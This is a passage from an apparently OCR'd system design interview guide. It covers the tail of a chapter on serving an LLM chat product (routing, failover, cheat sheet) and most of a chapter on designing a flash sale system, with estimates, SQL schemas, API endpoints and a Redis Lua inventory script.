
```
def route(req):
    candidates = [c for c in clusters[req.model] if c.healthy and not c.breaker_open]
    if req.prev_replica in candidates and candidates_load(req.prev_replica) < 0.85:
        return req.prev_replica                    # warm prefix cache
    candidates.sort(key=lambda c: (c.region_distance(req.region),
                                   c.queue_depth / c.capacity))
    for c in candidates:
        if c.admit(req.priority, req.est_tokens):   # checks KV headroom
            return c
    if req.allow_fallback and (fb := fallback_model(req.model)):
        req.model, req.notice = fb, "Using a faster model due to high demand"
        return route(req)
    raise AtCapacity(retry_after=10)
```



Other failure handling:

- Chat Service crash mid-stream: the assistant message stays `streaming`; a sweeper marks stale ones `failed` after a timeout. The client's reconnect replays from the Redis resume buffer if generation is still running elsewhere.
- Conversation store slow: buffer completed messages to a durable queue and write behind; the reply still streams.
- Moderation service down: fail closed for high-risk categories (block with a message) or fail open with post-hoc review, by policy.


8. Final architecture



Component	Job	Technology example
CDN / LB	TLS, long-lived connections	Cloudflare, Envoy
API gateway	Auth, routing	Envoy, Kong
Rate limiter	Request, token, concurrency limits	Redis token buckets
Chat service	Orchestrate turn, build context, stream SSE	Python/Go async service
Conversation store	Durable messages and conversation lists	Cassandra, DynamoDB, or sharded Postgres
Hot cache	Recent conversations	Redis
Resume buffer	Replay deltas after reconnect	Redis Streams
Moderation	Input and output safety checks	Classifier models

Component	Job	Technology example
Summarizer / embeddings	Rolling summaries, retrieval index	Small LLM, vector DB (pgvector, FAISS)
Model router	Pick model and cluster, failover	Custom service with live load view
Inference servers	Continuous batching, paged KV cache, prefix caching	vLLM, TensorRT-LLM, TGI on GPU clusters
Usage / billing	Token accounting, quotas	Kafka + analytics store

Deployment map (AWS)



SSE streams terminate at the edge and the chat service, while the router and the GPU model pools share the service subnet and the conversation store and resume buffer sit in the data subnet.

9. Common mistakes and interviewer follow-ups

- Returning the whole reply at once. Users stare at a spinner for 20 seconds. Say: stream tokens with SSE, measure time to first token.
- Treating inference like a normal stateless web call. GPU batching, KV cache memory, and prefill vs decode are the real bottlenecks. Say: continuous batching, paged KV cache, prefix caching, and capacity math in GPUs.
- Sending the full history every turn. It breaks at the context window and wastes prefill compute. Say: token budget with recent turns, rolling summary, and optional retrieval.

- Rate limiting by request count only. One giant prompt costs 1,000 small ones. Say: tokens-per-minute buckets plus plan quotas and priority classes.
- Restarting a failed generation silently mid-stream. The user sees duplicated or inconsistent text. Say: retry only before the first token; after that, mark failed and offer retry.
- Tying generation to the HTTP connection. A flaky mobile network cancels expensive work. Say: decouple generation, buffer deltas for resume, cancel only on explicit stop.
- Overwriting messages on regenerate. History and branches are lost. Say: message tree with parent ids.
- Follow-up: “How would you cut GPU cost?” Answer: route easy prompts to smaller models, quantize models (store weights in fewer bits), raise batch sizes with paged attention, use prefix caching, and use speculative decoding (a small model drafts tokens that the large model verifies in one pass).

10. One-page cheat sheet

Topic	Key point
Scale	1B msgs/day, 30k/s peak, ~12M output tokens/s, ~10k GPUs, 300k open streams
Latency	TTFT p50 < 500 ms, p99 < 2 s; >= 30 tokens/s
Streaming	SSE, no proxy buffering, heartbeats, Redis Streams resume buffer
Storage	Messages by conversation_id (Cassandra/DynamoDB), list by user, Redis hot cache
Branches	Message tree with parent_id for regenerate and edits
Context	Token budget: system + recent turns + rolling summary + retrieval
Serving	Continuous batching, paged KV cache, prefix caching, prefill/decode split
KV math	~131 KB/token for a mid-size model; KV memory caps batch size
Limits	Redis token buckets on tokens/min, requests/min, concurrency; plan quotas
Priority	Paid ahead of free in the scheduler; shed free load first
Routing	Plan check, conversation affinity, least-loaded healthy cluster
Failover	Retry before first token; mark failed after; fallback model or 503
CAP	Availability for chat; single writer per conversation for ordering

Sources

- Hello Interview: system design problem breakdowns
- vLLM: Efficient memory management with PagedAttention (paper)
- Anyscale: How continuous batching enables 23x throughput in LLM inference
- OpenAI API docs: Streaming responses
- OpenAI API docs: Rate limits
- MDN: Using server-sent events
- Lost in the Middle: How language models use long contexts (paper)

32. Flash Sale (Hard)

> A flash sale sells a tiny amount of stock (say 1,000 discounted phones) to a huge crowd (say 1,000,000 shoppers) who all show up at the same second, for example at 12:00:00 noon. The product itself is simple: show the item, let people click Buy, take payment, confirm the order. What the interviewer is really testing is whether you can survive a traffic spike that is 100x to 1000x normal load, never sell item number 1,001 (no overselling), stay fair to real humans, and not let a few seconds of madness take down the rest of the shop. It is a focused problem: you design one hard corner of an e-commerce system, not the whole store.

1. Functional requirements

Core (must have):

1. Users can view a flash sale page: product, price, start time, and a rough “items left” indicator.
2. When the sale opens, users can try to reserve (claim) one unit of the item.
3. A user who wins a reservation can pay within a time window (for example 10 minutes) to turn it into an order.
4. If the user does not pay in time, the unit goes back into stock for someone else.
5. Each user can buy at most N units (usually 1) per sale.
6. Users get a clear answer: “you got one, pay now”, “you are in the queue”, or “sold out”.

Below the line (out of scope):

- Product catalog management, search, and recommendations. These already exist in the normal store.
- Shipping, returns, and warehouse fulfilment. They happen hours later and are not under spike load.
- Building a payment processor. We call an existing one (Stripe, Adyen, an internal payments service).
- Dynamic pricing. The price is fixed for the sale.

2. Non-functional requirements

1. **Correctness (no overselling):** the number of confirmed orders must never exceed stock. This needs strong consistency for the inventory counter. Zero tolerance.
2. **Spike tolerance:** handle about 1,000,000 users arriving within roughly 10 seconds, which peaks near 200,000 to 500,000 requests per second at the edge.
3. **Low latency for the decision:** p99 time to tell a user “won / lost / waiting” under 500 ms once they reach the buy step.
4. **Availability:** the sale page and waiting room should stay up (99.99%). If a backend part is struggling, shed load gracefully with a “please wait” instead of errors.
5. **Isolation:** the flash sale must not hurt the rest of the store. Normal checkout keeps its normal latency.
6. **Fairness:** roughly first come, first served among real users. Bots and scripts should not win most of the stock.
7. **Idempotency:** a user double-clicking or a client retrying must never create two orders or two charges.

8. **CAP choice:** for the inventory counter we choose **consistency over availability (CP)**. If we cannot be sure a unit is free, we say “try again” rather than risk selling it twice. For the product page and “items left” display we choose **availability (AP)** and accept a number that is a second or two stale.

3. Back-of-the-envelope estimates

Assumption	Number
Units of stock	1,000
Users who show up	1,000,000
Arrival window for most users	10 seconds
Page refreshes and retries per user in first minute	about 5
Reservation window to pay	10 minutes
Size of one order record	about 1 KB
Flash sales per day (whole company)	about 20
Product page size (HTML + JSON, images on CDN)	about 50 KB

```
Edge traffic at peak:
  1,000,000 users * 5 requests / 10 s = 500,000 req/s  (mostly page loads,
  polling, retries; must be served by CDN and waiting room, not the backend)

Buy attempts reaching the inventory service (after the waiting room):
  We only need ~1,000 winners. Let in, say, 10,000 users per second.
  -> 10,000 write attempts/s at the counter, easy for one Redis node
     (a single Redis node handles ~100k simple ops/s)

Successful writes (orders):
  1,000 orders per sale * 20 sales/day = 20,000 orders/day
  -> tiny for a database; the hard part is the burst, not the volume

Storage per year:
  20,000 orders/day * 365 * 1 KB = ~7.3 GB/year of orders
  Plus reservation and audit logs, maybe 10x -> ~73 GB/year. Small.

Bandwidth at peak (page loads served from CDN):
  500,000 req/s * 50 KB = 25 GB/s  -> this is why the page must be static
  and cached at the CDN edge. Our origin servers must not see this.
```

The key insight from the math: the total amount of work is small, but it all arrives at once. 99.9% of the users will lose. Our job is to say “no” to them cheaply and say “yes” to 1,000 of them correctly.

4. Core entities

- **Sale**: one flash sale event. Fields: sale_id, product_id, price, total_stock, start_at, end_at, per_user_limit, status.
- **Product**: the item being sold. Fields: product_id, title, images, description (already exists in the catalog).

- **InventoryCounter**: the live number of units left for a sale. Lives in Redis as the fast source of truth during the sale, backed by the database.
- **Reservation**: a temporary hold on one unit for one user. Fields: reservation_id, sale_id, user_id, status (HELD, PAID, EXPIRED), expires_at.
- **Order**: the final purchase after payment. Fields: order_id, reservation_id, user_id, amount, payment_id, status.
- **QueueTicket**: a user's place in the virtual waiting room. Fields: ticket_id, user_id, sale_id, position, signed token.
- **IdempotencyKey**: a client-generated key that makes a request safe to retry. Fields: key, user_id, response, created_at.

```sql
CREATE TABLE sales (
  sale_id        BIGINT PRIMARY KEY,
  product_id     BIGINT NOT NULL,
  price_cents    INT NOT NULL,
  total_stock    INT NOT NULL,
  per_user_limit INT NOT NULL DEFAULT 1,
  start_at       TIMESTAMP NOT NULL,
  end_at         TIMESTAMP NOT NULL,
  status         VARCHAR(16) NOT NULL  -- SCHEDULED, LIVE, ENDED
);

CREATE TABLE reservations (
  reservation_id UUID PRIMARY KEY,
  sale_id        BIGINT NOT NULL,
  user_id        BIGINT NOT NULL,
  status         VARCHAR(16) NOT NULL, -- HELD, PAID, EXPIRED
  expires_at     TIMESTAMP NOT NULL,
  created_at     TIMESTAMP NOT NULL,
  UNIQUE (sale_id, user_id)            -- one active claim per user
);

CREATE TABLE orders (
  order_id        UUID PRIMARY KEY,
  reservation_id  UUID NOT NULL UNIQUE,  -- one order per reservation
  user_id         BIGINT NOT NULL,
  amount_cents    INT NOT NULL,
  payment_id      VARCHAR(64),
  status          VARCHAR(16) NOT NULL   -- PENDING, CONFIRMED, FAILED
);
```

The `UNIQUE` constraints are a safety net. Even if the fast path had a bug, the database refuses a second reservation for the same user or a second order for the same reservation.

5. API design

All write endpoints need a logged-in user (session cookie or JWT). Buy endpoints also need a valid waiting-room token.

`GET /sales/{saleId}` – get sale details (cacheable at CDN).

```
// response 200
{ "saleId": 77, "product": {"id": 9, "title": "Phone X"},
  "priceCents": 19900, "startAt": "2026-11-11T12:00:00Z",
  "status": "SCHEDULED", "stockHint": "AVAILABLE" }
```

`POST /sales/{saleId}/queue` – join the waiting room, get a ticket.

```
// response 202
{ "ticketId": "t_8f2", "position": 48210, "pollAfterMs": 2000 }
```

`GET /sales/{saleId}/queue/{ticketId}` – poll your status in the waiting room.

```
// response 200, still waiting
{ "state": "WAITING", "position": 3120, "pollAfterMs": 2000 }
// response 200, your turn
{ "state": "ADMITTED", "accessToken": "eyJhbGciOi...", "expiresInSec": 60 }
// response 200, sale over
{ "state": "SOLD_OUT" }
```

`POST /sales/{saleId}/reservations` – try to claim one unit. Headers: `Authorization`, `X-Access-Token` (from the waiting room), `Idempotency-Key`.

```
// request
{ "quantity": 1 }
// response 201
{ "reservationId": "r_51a", "expiresAt": "2026-11-11T12:10:04Z" }
```


Status codes: `201` won, `409` already have a reservation (returns the existing one), `410` sold out, `403` bad or expired access token, `429` slow down.

`POST /reservations/{reservationId}/orders` – pay and confirm. Headers: `Idempotency-Key`.

```
// request
{ "paymentMethodId": "pm_123" }
// response 202 (payment is processed async)
{ "orderId": "o_9c1", "status": "PENDING" }
```


`GET /orders/{orderId}` – check order status (PENDING, CONFIRMED, FAILED).

6. High-level design



How will users view the sale page?

1. The client loads `/sales/77`. The HTML, JS and images are static and served by the CDN. No origin hit.
2. The page fetches `GET /sales/77` JSON. This is also cached at the CDN with a short TTL (1 to 5 seconds).
3. A countdown runs in the browser using server time from a response header, so users with wrong clocks do not hit Buy early.
4. The “items left” hint is a coarse value (AVAILABLE, FEW_LEFT, SOLD_OUT) refreshed every couple of seconds from Redis by the Sale Info Service. It is fine for this to be slightly stale.



How will users get a fair chance to buy?

1. At 12:00:00 the Buy button turns into “Join queue”. The client calls `POST /sales/77/queue`.
2. The Waiting Room Service gives the user a ticket with a position. Positions come from `INCR` on a Redis key, so arrival order is preserved.
3. The client polls with the `pollAfterMs` the server suggests. The server can raise this number to slow down polling when it is busy.
4. A releaser lets in, say, 2,000 users per second. Admitted users get a short-lived signed access token.
5. Once stock hits zero, every remaining ticket gets “SOLD_OUT” right away, so the crowd leaves quickly.

How will users reserve a unit?

1. The admitted client calls `POST /sales/77/reservations` with the access token and an `Idempotency-Key`.
2. The Reservation Service checks the token signature (no DB call, just crypto).
3. It runs one Lua script in Redis that atomically checks the per-user limit and decrements stock (see deep dive).
4. If the script says "won", the service writes the reservation to Redis with a TTL and publishes a `ReservationCreated` event to Kafka.
5. It returns `201` with a reservation id. This all takes a few milliseconds.

How will users pay and get an order?

1. The client calls `POST /reservations/r_51a/orders` with a payment method and a new `Idempotency-Key`.
2. The Order Service checks the reservation is still HELD and not expired, inserts an order as PENDING, and asks the Payment Service to charge.
3. The Payment Service calls the provider with the same idempotency key, so a retry never double-charges.
4. When the provider confirms (often by webhook), the order becomes CONFIRMED and the reservation PAID.
5. The client polls `GET /orders/o_9c1` or gets a push notification.

What happens if someone does not pay?

1. Every reservation has `expires_at`. An Expiry Worker scans for HELD reservations past their time.
2. It marks them EXPIRED and runs `INCR` on the stock counter so the unit is free again.
3. The waiting room releases a few more users to take those units.

7. Deep dives

How do we make sure we never sell more units than we have?

The classic bug is read-then-write. Two servers both read "stock = 1", both think there is one left, both sell it. We need the check and the decrement to happen as one atomic step.

Option	How it works	Pros	Cons
DB row lock (`SELECT ... FOR UPDATE`)	Lock the inventory row, check, update, commit	Simple, strongly consistent, durable	One hot row; maybe 500 to 2,000 updates/s before lock waits pile up
DB conditional update	`UPDATE ... SET stock = stock - 1 WHERE stock > 0`	No explicit lock, atomic in one statement	Still one hot row, same throughput ceiling
Redis `DECR` alone	Decrement, if result < 0 then `INCR` back	Very fast	Brief negative values; per-user limit needs a second call, so not atomic

Option	How it works	Pros	Cons
Redis Lua script	Check user limit + stock + decrement in one script	Atomic, about 100k ops/s on one node, handles limits	Redis is in memory, so we need persistence and a reconcile step

Recommended: **Redis Lua script as the gate, database as the record.** Redis runs a Lua script as one uninterruptible unit, so no other command sneaks in between the check and the decrement.

```lua
-- KEYS[1] = stock:{77}        (integer units left)
-- KEYS[2] = buyers:{77}       (hash user_id -> units bought)
-- ARGV[1] = user_id, ARGV[2] = qty, ARGV[3] = per_user_limit
local stock = tonumber(redis.call('GET', KEYS[1]) or '0')
local qty   = tonumber(ARGV[2])
local had   = tonumber(redis.call('HGET', KEYS[2], ARGV[1]) or '0')

if had + qty > tonumber(ARGV[3]) then
  return -2              -- over the per-user limit
end
if stock < qty then
  return -1              -- sold out
end
redis.call('DECRBY', KEYS[1], qty)
redis.call('HINCRBY', KEYS[2], ARGV[1], qty)
return stock - qty       -- units left after this claim
```

The `{77}` in the key names is a Redis Cluster hash tag. It forces both keys onto the same shard, which Lua scripts need.

```python
def reserve(sale_id: int, user_id: int, qty: int = 1) -> str:
    left = redis.evalsha(RESERVE_SHA, 2,
                         f"stock:{{{sale_id}}}", f"buyers:{{{sale_id}}}",
                         user_id, qty, PER_USER_LIMIT)
    if left == -1:
        raise SoldOut()
    if left == -2:
        raise LimitReached()
    rid = new_uuid()
    redis.set(f"resv:{rid}", user_id, ex=600)        # 10 min hold
    kafka.send("reservations", {"rid": rid, "sale": sale_id,
                                "user": user_id, "qty": qty})
    return rid
```

If the 1,000 units are the only thing that matters, you could even skip Redis and use the database conditional update, because the waiting room limits traffic to a few thousand attempts per second. Say this in the interview: “With a waiting room in front, a single Postgres row with a conditional update can work. I pick Redis because it gives me headroom and keeps the hot row off the main DB.”

